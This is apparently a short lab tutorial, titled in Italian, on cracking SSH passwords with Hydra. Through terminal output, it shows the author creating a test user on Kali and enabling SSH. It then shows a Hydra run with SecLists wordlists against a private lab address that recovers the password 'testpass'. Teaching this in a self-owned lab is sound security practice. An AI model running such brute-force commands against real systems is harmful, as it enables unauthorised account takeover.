


# AUTHENTICATION CRACKING CON HYDRA

```
(root@kali)-[~]
# adduser test_user
Adding user `test_user' ...
Adding new group `test_user' (1001) ...
Adding new user `test_user' (1001) with group `test_user (1001)' ...
Creating home directory `/home/test_user' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
Adding new user `test_user' to supplemental / extra groups `users' ...
Adding user `test_user' to group `users' ...

(root@kali)-[~]
# sudo service ssh start

(root@kali)-[~]
# sudo nano /etc/ssh/sshd_config
```



```
GNU nano 6.4
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts

^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute   ^C L
^X Exit      ^R Read File  ^M Replace   ^U Paste     ^J Justify   ^_ Gd
```

```
(root@kali)-[~]
# ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Permission denied, please try again.
test_user@192.168.50.100's password:
Linux kali 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

hydra -L /usr/share/seclists/Username/xato-net-10-million-username.txt -P  
/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.100 -t4 ssh

```
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-02 10:23:55
```